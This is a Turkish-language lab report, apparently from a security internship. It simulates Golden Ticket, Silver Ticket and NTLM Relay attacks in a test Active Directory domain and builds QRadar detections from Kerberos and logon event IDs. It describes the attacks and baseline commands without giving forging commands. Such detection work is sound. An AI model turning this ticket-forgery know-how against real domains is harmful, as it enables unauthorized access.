
Golden Ticket simülasyonuna başlamadan önce Kali Linux üzerindeki mevcut Kerberos ticket cache temizlendi. Bunun için kdestroy komutu kullanıldı ve ardından klist ile cache kontrol edilerek **"No credentials cache found"** çıktısı doğrulandı.

Bu işlem, önceki simülasyonlardan kalan Kerberos biletlerinin temizlenmesini ve Golden Ticket testinin temiz bir ortamda gerçekleştirilmesini sağladı.




Golden Ticket simülasyonunda, kinit Mustafa@INTERNLAB.PROJECT komutu kullanılarak Active Directory üzerinde standart bir kimlik doğrulama gerçekleştirildi. Ardından klist ile Kerberos ticket cache kontrol edilerek **Mustafa** hesabına ait TGT'nin /tmp/krb5cc_1000 içerisine başarıyla yüklendiği doğrulandı.

Elde edilen TGT, sonraki aşamada **krbtgt** hesabına ait bilgilerin yetkili bir ortamda alınması ve Golden Ticket senaryosunun gerçekleştirilmesi için gerekli authentication altyapısını sağladı.



Golden Ticket simülasyonunun tespit edilebilmesi için Domain Controller üzerinde **Kerberos Service Ticket Operations** denetimi etkinleştirildi. auditpol aracı kullanılarak ilgili alt kategori için **Success** ve **Failure** olaylarının kaydedilmesi sağlandı.

Yapılandırma sonrasında auditpol /get /category:"Account Logon" komutuyla denetim durumları kontrol edilerek Kerberos işlemlerinin izlenebildiği doğrulandı. Bu yapılandırma, Golden Ticket sonrasında oluşabilecek **Event ID 4769** kayıtlarının QRadar üzerinde analiz edilebilmesi için gerekli log görünürlüğünü sağladı.




Denetim politikalarını yapılandırıp Golden Ticket'i başarıyla oluşturduktan sonra, saldırının QRadar üzerindeki izlerini tespit etmek amacıyla hedefli bir threat hunting sorgusu oluşturdum.

Sorgunun merkezine, Golden Ticket kullanımında görülen **Event ID 4769 (Kerberos Service Ticket Request)** olayını yerleştirdim. Saldırgan sahte TGT kullandığından normalde oluşması beklenen **Event ID 4768** kaydı oluşmadan doğrudan TGS talebinde bulunabilir.

Gürültüyü azaltmak amacıyla **Account Name is not any of "%$"** ve **Service Name is not any of krbtgt** filtrelerini kullanarak makine hesaplarını ve standart bilet yenileme işlemlerini hariç tuttum.

Sorgu sonucunda, **10.0.2.5** kaynak IP adresinden gelen başarılı TGS taleplerinin QRadar tarafından yakalandığını doğruladım. Elde edilen sonuçlar, **4768 kaydı olmadan gerçekleşen 4769 taleplerinin** Golden Ticket kullanımının tespitinde önemli bir korelasyon göstergesi olduğunu ortaya koydu.




QRadar üzerinde yaptığım threat hunting sorgusunda yakalanan anomalinin doğruluğunu kontrol etmek amacıyla eşleşen loglardan birinin **Payload Information** ekranını inceledim.

Raw log içerisinde **Event ID 4769** ve **Ticket Encryption Type: 0x12 (AES-256)** değerlerinin yanı sıra **Account Name: DC02$@INTERNLAB.PROJECT**, **Service Name: DC02$** ve **Client Address: ::1** bilgilerini doğruladım. Böylece Windows kaynaklı verilerin QRadar'a eksiksiz şekilde aktarıldığını teyit ettim.

Analiz sonucunda, Golden Ticket tespitinde yalnızca şifreleme türüne odaklanmanın yeterli olmadığını gördüm. Saldırgan güçlü şifreleme türlerini taklit edebildiğinden, **4768 kaydı olmadan gerçekleşen 4769 TGS talepleri** ve şüpheli kaynaklardan gelen istekler korelasyon açısından daha önemli göstergelerdir.


Silver Ticket



Silver Ticket saldırısının hazırlık aşamasında öncelikle **klist** komutuyla Kerberos bilet önbelleğinin boş olduğunu doğruladım. Ardından hedef Domain Controller üzerindeki **LDAP servisinin 389 numaralı portunu** netcat ile kontrol ederek erişilebilir olduğunu teyit ettim.

Saldırı öncesi baseline oluşturmak amacıyla, geçerli bir Kerberos bileti olmadan **ldapsearch** üzerinden GSSAPI/Kerberos kimlik doğrulamasıyla dizin sorgusu gerçekleştirdim. İşlem, **"No Kerberos credentials available"** hatasıyla başarısız oldu.


Bu sonuç, sahte Silver Ticket oluşturulup belleğe yüklendikten sonra LDAP servisine erişimdeki değişimi karşılaştırmak için başlangıç durumunu ortaya koydu.



Silver Ticket saldırısının hazırlık aşamasında, hedef servisin normal çalışma davranışını belirlemek amacıyla geçerli bir Kerberos oturumu oluşturdum.

kinit Mustafa@INTERNLAB.PROJECT komutuyla geçerli bir TGT aldıktan sonra aynı **ldapsearch** (GSSAPI) sorgusunu tekrar çalıştırdım. Bu kez Kerberos kimlik doğrulaması başarılı oldu ve Mustafa hesabına ait LDAP dizin bilgileri sorunsuz şekilde listelendi.


Bu işlem, yetkili erişimin baseline davranışını doğruladı ve sonraki aşamada gerçekleştirilecek Silver Ticket simülasyonunun karşılaştırma temelini oluşturdu.



Geçerli Kerberos biletiyle gerçekleştirilen başarılı LDAP sorgusunun hedef sistemde bıraktığı izleri incelemek için Windows Event Viewer üzerindeki güvenlik loglarını analiz ettim.

İnceleme sonucunda **Event ID 4624 (Successful Logon)** kaydını tespit ettim. Log detaylarında **Logon Type: 3** ile ağ üzerinden gerçekleşen erişimi, **Account Name: Mustafa** bilgisini ve **Impersonation Level: Impersonation** değerini doğruladım.


Bu bulgular, yetkili Kerberos tabanlı LDAP erişiminin hedef sistemde oluşturduğu normal logon davranışını ortaya koyarak Silver Ticket tespitinde kullanılacak baseline'ı destekledi.



Yasal LDAP erişiminin Event Viewer üzerindeki izlerini doğruladıktan sonra, aynı aktivitenin QRadar üzerindeki görünürlüğünü analiz ettim.

Sorguda **DC02**, **Event ID 4624**, **Logon Type 3** ve **Mustafa** hesabını filtreleyerek yasal LDAP erişiminin oluşturduğu logu izole ettim. Sonuçlarda **192.168.56.1** kaynak IP adresinden gelen başarılı kimlik doğrulama işleminin QRadar tarafından **User Login Success** kategorisinde başarıyla parse edildiğini teyit ettim.

Bu baseline, Silver Ticket tespitinde karşılaştırma noktası olarak kullanıldı. Özellikle **4624 (Logon Type 3)** olayının öncesinde beklenen **4768 ve 4769** kayıtlarının bulunmaması, sahte servis bileti kullanımını tespit etmek için önemli bir korelasyon göstergesi olarak belirlendi.




QRadar'daki baseline logunun **Payload Information** ekranını inceleyerek yasal Kerberos oturumunun SIEM'e nasıl yansıdığını analiz ettim.

Raw log içerisinde **Event ID 4624**, **Logon Type 3**, **Account Name: Mustafa**, **Account Domain: INTERNLAB.PROJECT**, **Source Network Address: 192.168.56.1**, **Logon Process: Kerberos** ve **Authentication Package: Kerberos** değerlerini doğruladım. Böylece olayın standart bir Kerberos kimlik doğrulaması olduğunu ve QRadar'a eksiksiz şekilde aktarıldığını teyit ettim.

Bu baseline, Silver Ticket tespitinde karşılaştırma noktası olarak kullanıldı. Sahte servis biletiyle gerçekleştirilen erişim de benzer bir **4624** logu oluşturabileceğinden, yalnızca payload analizi yeterli değildir. Bu nedenle **4624 olayının öncesinde 4768 ve 4769 kayıtlarının bulunup bulunmadığının korelasyonla kontrol edilmesi**, Silver Ticket tespitinin temelini oluşturacaktır.


NTLM RELAY



NTLM Relay saldırısı öncesinde hedef Domain Controller'ın (**192.168.56.103**) SMB servisinin erişilebilirliğini kontrol ettim. **445 numaralı portun** açık olduğunu doğruladıktan sonra, normal SMB davranışını belirlemek amacıyla geçerli **INTERNLAB/Mustafa** hesabıyla bağlantı testi gerçekleştirdim. ADMIN$, C$, SYSVOL ve NETLOGON gibi paylaşımların başarıyla listelenmesi, yetkili SMB oturumunun baseline davranışını gösterdi.

Ardından yanlış parola ile gerçekleştirdiğim bağlantı denemesinde **NT_STATUS_LOGON_FAILURE** hatasını gözlemledim. Bu işlem, başarısız kimlik doğrulamasının **Event ID 4625** olarak nasıl loglandığını incelemek için referans veri oluşturdu.

